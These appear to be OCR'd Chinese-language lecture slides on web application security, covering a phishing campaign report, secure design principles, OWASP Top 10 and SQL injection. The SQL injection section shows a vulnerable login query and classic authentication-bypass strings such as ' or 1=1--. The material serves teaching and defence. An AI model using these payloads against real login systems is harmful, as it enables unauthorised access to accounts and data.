
2019 年 04 月 03 日 Trend Labs 趨勢科技全球技術支援與研發中心 網路釣魚, 網路釣魚 Phishing

趨勢科技發現一波網路釣魚活動利用注入假登入表單來竊取使用者帳密，至少有四家韓國網站受害，包括了該國訪問量最大的商務網站。雖然我們之前就看過網路犯罪分子對網站注入惡意JavaScript來載入瀏覽器漏洞攻擊碼或金融資料擷取病毒，但利用水坑攻擊進行網路釣魚並不常見。這波我們標示為「Soula」的攻擊活動（偵測為Trojan.HTML.PHISH.TIAOOHDW）會跳出偽造韓國常用搜尋引擎登入畫面來蓋過原始網頁以收集資料。它會不經確認就直接將記錄的帳密送到攻擊者的伺服器，所以我們認為駭客還在研究與收集資訊的階段。

攻擊行為




網站訊息傳遞與攻擊



安全性?

- 安全功能：HTTP協定幾乎未提供
  - ✓認證：部分 → AP 自己做
  - ✓Session管理 → AP
  - ✓授權 → AP
  - ✓稽核 → AP
  - ✓傳輸安全
    - – 加密 → SSL 來輔助
    - – 完整性 → AP
    - – 不可否認性 → AP



沒做


做不夠好

SSL is NOT enough

大項	子項
應用系統	程式撰寫 - 商業邏輯 - 檔案上傳 - 認證、授權 - 輸入檢查 -> SQL Injection, XSS.. Framework - .NET, Java, 3rd party libraries
作業環境	應用程式安裝環境 - backup、test files - source code files - config files 資料庫主機 網站伺服器 - SSL config - HTTP config 開啟的網路服務 作業系統


安全設計準則

- External Systems are Insecure
- Minimize Attack Surface Area
- Secure Defaults
- Least Privilege
- Separation of Duties
- Defense in Depth
- Fail Securely
- Do not trust Security through Obscurity
- Simplicity



http://farm4.static.flickr.com/3009/2593535211_943673c680_m.jpg

Saltzer, J. H., and Schroeder, M. D., "The Protection of Information in Computer System", Fourth ACM Symposium on Operation Systems Principles, October ***1974****.*



常見網站安全問題技術解析

OWASP

https://www.owasp.org/index.php/Main_Page

Open Web Application Security Project

開放Web軟體安全計畫

- ✓ 一個開放社群、非營利性組織，目前全球有82個分會近萬名會員，其主要目標是研議協助解決Web軟體安全之標準、工具與技術文件，長期致力於協助政府或企業瞭解並改善網頁應用程式的安全性。
- ✓ 參考客戶:
  - 美國聯邦貿易委員會(FTC)、美國國防部，國際信用卡資料安全PCI標準。
- ✓ 目前有30多個進行中的計畫，包括最知名的OWASP Top 10(十大Web弱點)，以及 WebGoat(代罪羔羊)練習平台、 Enterprise Security API (ESAPI) 、 OWASP Guide Project等計畫，針對不同的軟體安全問題在進行討論與研究。


OWASP Top 10 2017


https://www.ithome.com.tw/news/118411

老掉牙的東西，現在應該很少了吧?!

ZeroDay
值得信賴的漏洞通報平台

https://zeroday.hitcon.org/vulnerability/search?page=10





A1 - Injection


Injection

- 攻擊者透過界面餵入指令讓後端程式執行
  - ✓**SQL Injection**
  - ✓OS Command Injection
  - ✓Code Injection
  - ✓LDAP Injection
  - ✓XPath Injection
  - ✓….

SQL Injection (生:1998 ~ 卒:?)

透過網站所提供的合法輸入介面，
在輸入資料中夾帶一段SQL 程式碼，
透過網站程式交予後端資料庫執行。

注入SQL攻擊指令



- *Bypass Authentication*
- *Error Based*
- *Union Based*
- *Update Based*
- *Blind*
- *Batch Queries*
- *Extended Procedure*

Bypass Authentication

- 不需要知道帳號密碼，就可登入系統!

```
Select
    *
From
    Account
Where
    username='[帳號]'
    and
    password='[密碼]'
```

```
Select
    *
From
    Account
Where
    username='abcde'
    and
    password=" or 1=1--'
```

攻擊字串範例:

- ' or ''='
- ' or 1=1--
- ' or 1=1/*
- ....

Demo → ....

Error Based

- 早期常見：ASP + MS SQL
- 慢慢被解決(?)

➔ 延伸閱讀：“SQL Injection (資料隱碼)– 駭客的 SQL填空遊戲”

Union Based

- 正常結果 + 駭客想知道的查詢結果

